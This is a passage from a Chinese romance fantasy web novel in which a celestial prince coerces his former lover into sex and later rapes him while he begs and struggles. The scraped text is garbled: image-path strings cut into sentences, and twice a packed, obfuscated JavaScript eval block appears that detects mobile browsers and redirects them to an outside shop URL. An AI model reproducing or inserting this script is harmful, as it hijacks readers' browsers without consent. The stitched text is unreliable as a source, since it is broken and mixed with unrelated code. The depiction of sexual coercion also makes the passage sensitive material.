“啊?”他的话题变得太快,谢珩还沉浸在往事中,一下子反应不过来,只能傻愣愣地看着他。 “脱啊!阿蛮,你来和我谈条件,总要让我看看你的本钱。若是你脱了衣服,我连和你上榻的兴趣都没有,现在说这么多,岂不是在浪费我们彼此的时间?” 少烜这番话,太粗俗直白了,恐怕只有凡夫俗子,才会像他这样,毫不掩饰地把所有的言下之意都直接说出口,直白到让谢珩觉得有些难堪,仿若当年那位对他温柔以待的少年,刚才谒见厅中那位姿态优雅神情高贵的天界少君,只是他的臆想。 但是话已经被他说到了这个地步,谢珩再去说别的,就是矫情了。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16878730|191946||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 谢珩看到少烜不但这么说,脸上还露出了饶有兴致很期待他脱衣服的神情,脸色慢慢苍白起来,他深深吸了一口气,闭了下眼睛,又睁开来,仿佛终于下定了决心似的,什么话都没有再多说,直接三下两下就扯掉了身上的衣服,大大方方站在少烜的面前,任由他打量着自己的身体。 他的动作干净利落,心却不停地哆嗦,害怕少烜接下来会说出更难听的话,或者干脆对他的身体表示不屑一顾,直接拒绝他的请求。 少烜只是看着,始终不说话,谢珩的心就一直悬在那里晃荡个不停,但是他的身体却始终保持纹丝不动,就这么直直地站在少烜的面前,仿佛什么都不在意,少烜想看,就随便他看好了。 少烜本来以为谢珩包裹在衣服里的身体会很瘦弱。 当年他就偏瘦,还娇气得不行,一点苦都不能吃,动不动就要和他撒娇。 等到谢珩真的站到他面前,少烜才发现他估计错了,或者他的记忆一直停留在他们的少年时代。 彼时他们都还年少,身体不曾长足,谢珩年纪比他大点,也不过稍长两岁,无论是谢珩还是他自己,都比现在纤细瘦弱。 漫长的岁月过去,他们在时光的流逝中渐渐从少年长成了青年,自然不复旧日的模样。 现在的谢珩,窄腰宽肩长腿,肢体挺拔匀称,全身没有一丝赘肉,每一寸肌肤中仿佛都蕴藏着力量。 他对于在榻上迁就娇气柔弱的身体,早就不感兴趣,谢珩如今这般健康的身体,享用起来,才是真正的美味。 既然谢珩的身材,很合他现在的口味,实力也勉强凑合,不至于上一次榻,就被他玩到爬不起来,那么他求的事,就算不上多大的事了。 “阿蛮,陪我玩半个月,这半个月,你乖乖听话,半个月后,你就可以带谢瑾一起回去。”少烜终于宣布交易成立,“当然,我对勉强别人一点都不感兴趣,你随时可以说结束。至于你我提前结束了,谢瑾还能不能活着回去,或许你可以赌一下,我是不是有外界盛传得那么大度。” 听到少烜终于说出了他想要的承诺,谢珩悄悄松了口气,至于他后面说的话,谢珩没打算当真。哪怕整个天界一直在盛赞少烜那让人仰慕的风华和气度,从少烜来到北荒后采取的凌厉手段,就知道他不是一个没脾气的人。 “我会听话的。”谢珩终于得到了他想要的结果,沉声答应了少烜的要求,他的内心深处,某些东西却在渐渐碎裂。 今时不同往日,世事倏忽就变,从来就没有例外。他早就明白了这个道理,却始终不肯承认,仿佛只要他不承认,就可以不用去面对。 但是,总有一天,连欺骗都是枉然,现在,不过是到了这一天。 他明白的,他什么都明白的,却不知道到了此时,他还在忧伤些什么,或许,他只是在哀悼那些早就逝去了的岁月。 3. 第三章 爱慕权势 “听话就好,躺到榻上去吧。” 少烜不知道谢珩心中的那些莫名伤感,就算知道了,恐怕也不会有什么共鸣,反而会嘲笑他。既已求仁得仁,又哪来这么多幽怨,莫不是人心太过不足,而欲壑总是难填? 谢珩听到少烜的吩咐,这次二话不说,就乖乖地躺到了竹榻上。 少烜满意地点了点头,仔细欣赏谢珩的躯体。 他的目光从谢珩的额头,慢慢下滑,一路游弋过他抖动的喉结,微微起伏的胸膛……最后目光落在了那里。 不知道想到了什么有趣的事,他忍不住轻笑了一声。 就这样,一个以任人为所欲为的姿势躺着,另一个居高临下地打量着,眼中带着些难以言喻的笑意,渐渐的,空气中慢慢渗出了令人不安的味道。 谢珩的身体开始微微地发抖。熟悉而陌生的人,熟悉而陌生的眼神,让他开始害怕接下来会发生的事情。 “别怕,现在只是清洗一下,不会弄疼你的。”少烜看到谢珩仿佛有些害怕,收回了滑得有些远的思绪,伸手摸了摸他有些僵硬的脸庞,安抚了他几句。 这话其实毫无诚意,不过是随口说说,不用太当真,因为现在不会,待会儿就未必了。 但是谢珩仿佛没有听明白他的言下之意,被他这么安抚了几句,情绪渐渐平稳了下来。 怎么过了这么多年,还是这么蠢,总是轻易地相信别人? 少烜在心底嗤笑了一下谢珩不合时宜的天真,才坐到竹榻旁边的椅子上,引来旁边浴池里的温水,辅以祛尘膏,将谢珩全身上下里里外外都清洗了几遍。 他并没有说谎,整个过程他都很温柔,一点都没有故意为难谢珩,所以当他将谢珩抱到怀里时,谢珩如当日那般,温顺地靠在他的肩头,手抱住了他的腰。 这个动作太熟悉,熟悉到少烜有些恍惚起来,以为他们不是多年未见,而是从未分离。 这样温馨的氛围,他突然不想太快去打破。 他看了一眼浸在药液中的玉什,本来他想让谢珩一日之间全部适应,到了夜间,他就可以好好享用他的身体了,反正只要不怕他吃苦头,并非真不能做到,现在想想,时间多得是,还是慢慢招呼他吧。 少烜选了最小的一个,如往日一般,哄着他,慢慢置入了他的身体,才抱着红着脸的他,一个闪身,出现在了寝殿。他将谢珩放到了榻上,转身去取东西。 谢珩躺在榻上,换了好几个姿势,才让身体的不适感减少了一些。 他多年未有过这样的事,就算是最小的,不适感也很强烈。不过他也知道,不想真的在接下来的事中遭大罪,这一关必须要过,少烜没有太心急,肯给他一点时间,让他慢慢适应,已经算是看在往日的情份上,不愿太为难他了。 过了片刻,他看到少烜走过来,将一个盘子放在了旁边的高几上。 少烜从盘子里拿起一个杯子,喝了几口,又把杯子递给他。 谢珩接过杯子,喝了一口,瞬间,一股浓烈的灵气进入了身体,显然,这是好东西。 原来,这就是上天界少君榻的好处吗? 谢珩暗暗想道。 天界少君的风流轶事,就算是在北荒,也时有流传。谢珩时常听闻,谁和谁,又为了少君抢破了头,现在想来,好处这么多,不抢才怪了。 少烜见他喝了一口,就不动了,开口道:“阿蛮,把它喝完了。” “嗯。”谢珩回过神来,不再胡思乱想,抬起杯子,一口一口喝了。 少烜见谢珩一直没发现,他就着他喝过的地方在喝,也不去提醒他,见他喝完了,就接过空杯子,放回到盘子上,才对他说:“别光躺着不动,偶尔也得动动,让身体习惯一下,你知道我的规矩,按规矩来,不要太勉强,更不要乱来,弄伤自己,觉得累了就歇一歇,饿了就用点果子,我有点事要去处理,午膳一起用。” “好。”谢珩应是。 少烜离开后,谢珩屏住呼吸,小心动了下。 少烜榻上的规矩,以前等于没有吧,反正只要他不肯,少烜马上妥协,现在好像也不是特别难吧,让身体习惯一下这事,他的身体长久没有尝过这种滋味了,只几下,就让他酸软无力难受起来,他看了下几上的盘子,上面放的果子都不是凡品,而是灵果,他吃了几颗果子,缓了缓,又小心地动了动。 到了午膳前,少烜入了殿,抱起他的身体,让他坐在自己腿上,就听他哎哎叫起来,难受之中又带了点说不出来的喜意,就知道他一上午没有偷懒,真的自己动过了。 “阿蛮,这么乖,给你点奖赏好不好?”谢珩肯乖乖配合,没有像以前那样,吃了一点苦,就什么都不肯做了,需要他费时许久,才能尽享鱼水之欢,少烜自然满意,让他自己选择奖赏,“想要我碰哪里?” “殿下……”谢珩的脸色有点红,靠在他怀里,不说话。 少烜知道他的意思,他很贪心,都想要,他难得这么乖,愿意听话,什么都肯照着做,少烜心情好了,自然也是他要什么都肯应,遂亲了亲他的耳朵,才道:“阿蛮,在榻上,叫我少烜。” “少烜……”谢珩才唤了一声,就被少烜的动作打断了。 接下来,两人折腾了半晌,最后,少烜给谢珩换了个新玉什,才抱着他去用午膳。 太微宫的侍从们,这一天,不长别的,光长见识了。 能在少君近前服侍的,既是聪明人,也是贴心人,少君和榻上情人怎么相处,根本不会避着这些人。 这位华垣君,真真是厉害啊! 旁人上少君榻前,都是由他们这些侍从伺候着,里里外外清洗干净,生涩者还须好好教一教少君榻上的规矩,才能送上少君的榻,供少君享用,免得有人不懂服侍的规矩,扫了少君的兴。 旁人学规矩时,行住坐卧,神 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16878731|191946||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 态自若,都是学规矩的一部分,哪怕身体再难受,表情也须欢欢喜喜的,才是服侍时的规矩,做不到,就是规矩没学好,哪敢送到少君面前去自讨没趣。 这位华垣君,他不乐意旁人伺候,能让少君亲自动手,他没学过规矩,能让少君亲自教他,而且少君这规矩教的明显是省略版,大概是怕他服侍时身体受伤,少君才不给他省这规矩,其他规矩,少君提都没提,他学规矩,能在少君的榻上学,他学规矩时走路不方便,能让少君抱着他走,他要是吃饭不方便,少君大概也会亲自喂他吃吧。 太微宫中的那几位,知道了这个消息,恐怕会跳脚吧。 毕竟,这是几百年来,任何人都没有得到过的待遇。 那几位就算得宠,也就是不用服侍时,免了一些规矩,服侍时,每一道规矩都不能省,该怎么着就得怎么着,否则出了什么岔子,扫了少君的兴,永远都不可能再上少君的榻。 就算是流云公子,在少君身边几十年了吧,也不敢在少君面前,使任何性子,老老实实按着少君的规矩来,不让少君烦心,才是他得宠多年的原因。 但是,凡事皆有例外。 现在,华垣君这个例外就出现了。 他一边用膳,一边蹙着眉头在和少君说话,明显是因为身体难受,在使性子,少君却没觉得他有哪里不对劲,依然好声好气和他说话。 侍从们服侍少君用这顿迟了许久的午膳时,看着少君和华垣君这般相处,面上没有表情,心中早就响成一片了。 用完膳,华垣君直接扑到了少君怀里,少君却没有不耐烦地推开他,反而又抱起他,将他送回了寝殿。 看到这一幕的侍从们,除了华垣君真是厉害,找不到其他话可说了! 接下来,少烜又花了两天时间,让谢珩的身体更习惯了一点,才准备好好享用他的身体。 在这之前,他决定给谢珩一次机会,也给自己一次机会。 “阿蛮,过段时日,和我一起回太微宫吧!”他附在谢珩耳边,低声说道。 谢珩听到这话时,神志有些不太清醒。此时,少烜的手,让他又舒服又难受。 过了片刻,他才反应过来:“殿下,这是命令,还是商量?” “命令怎么样?商量又怎么样?”少烜问他,语气有些莫名。 “如果这是殿下的命令,我当然不能违抗殿下的钧令。要是殿下和我商量的话,我想留在北荒,还望殿下成全。”谢珩尽量清醒了一点,回道。 少烜看了他一会儿,才说道:“我明白了。” 他的眸色深沉,有些话,却懒得说了。 当年,谢珩说他爱慕权势,所以离开无权无势的他,他就当这是真话吧,如今他就是权势,滔天的权势,如果谢珩以前不清楚的话,经过这几日的相处,相信他很清楚明白了,结果,谢珩还是想离开他。 谢珩,骗他很好玩吗? 4. 第四章 心魔滋生 第二日,少烜醒过来时,谢珩还睡着。 他看了谢珩一会儿,决定还是做早就想做的事吧,继续拖延下去,只会越来越下不了手。 少烜抱住他的时候,谢珩一开始还有些迷糊,后来意识到发生了什么,也没有多大反应。 这事少烜迟早会做,等他几天,也算他很有耐心了。等他觉得疼的时候,才意识到不对劲。 “少烜,我疼。”谢珩颤声说道。 “哦。”少烜只用一个字回答。 “少烜,你轻点,我疼。”谢珩继续说道。 “哦。”少烜依然用这个字回答。 “少烜,你饶了我吧,我去太微宫,我去!”谢珩开始哀求起来。 “哦。”少烜的回答只有这个字。 后来,谢珩终于明白他想干嘛了,拼命挣扎起来,甚至不惜和他动手。可惜,实力差距摆在那里,所以少烜毫不费力就把他制服了,继续干他想干的事。 最后,谢珩终于忍不住大哭起来。 “殿下,我疼……” “殿下,不要用这么残忍的方式杀死少烜,不要……” “殿下,少烜是这世上对我最温柔的人,求求你了,不要用这样的方式杀了他!” “殿下,我疼……” 少烜见他哭成这样,虽然心里恨不得让他直接疼上一天一夜,此生只要想到他,唯有噩梦,再也没有可供回味的温柔记忆,就此斩断彼此的过往,挖掉这块心魔滋生的土壤,身体却还是不由自主放缓了速度。 等谢珩好不容易缓过了气,不再哭这么惨,他又换了比开始轻一点,但是绝对不会让谢珩觉得很好过的力道继续。 “阿蛮,你为什么不来见我?你不是说你喜欢权势吗?难道现在我还不够有权有势?我一直在太微宫,等着你来爱慕权势,你始终不来。三年前,我来到了北荒,等着你来见我,你还是不来。你为什么不来见我?”他沉声逼问这个可恨的人。 八百年前的事,早就在不知不觉之中,成为了心魔滋生的土壤。 他后来所有的情人,特意避开了和谢珩类似,也不会在榻上,再迁就任何人,但是,心魔并没有消失,始终在壮大。 后来,他才明白,他在等谢珩回头,唯有谢珩回头了,不管是斩断前缘,还是再续前缘,才算真正了结此事。 但是他没想到,就算他特意来到了北荒,谢珩却始终不愿回头。 偏偏这事,太过刻意,有碍因果,于事无补,若不是谢瑾的事,谢珩大概直到现在还不愿来见他,有本事再和他耗上八百年。 “殿下,我不来见你,是因为我知道,只要见了面,我的少烜就会死去了。”那个对他温柔以待的少年,是谢珩此生最珍贵的回忆,伴随着他走过了无数岁月,天界少君再尊贵,也不是他记忆中的少年,只要他见了天界少君,昔日的记忆就会烟消云散了。 反正只要他不去见天界少君,以天界少君的骄傲,不可能主动来见他。唯有如此,他的少烜,才能永远活在他的记忆中。 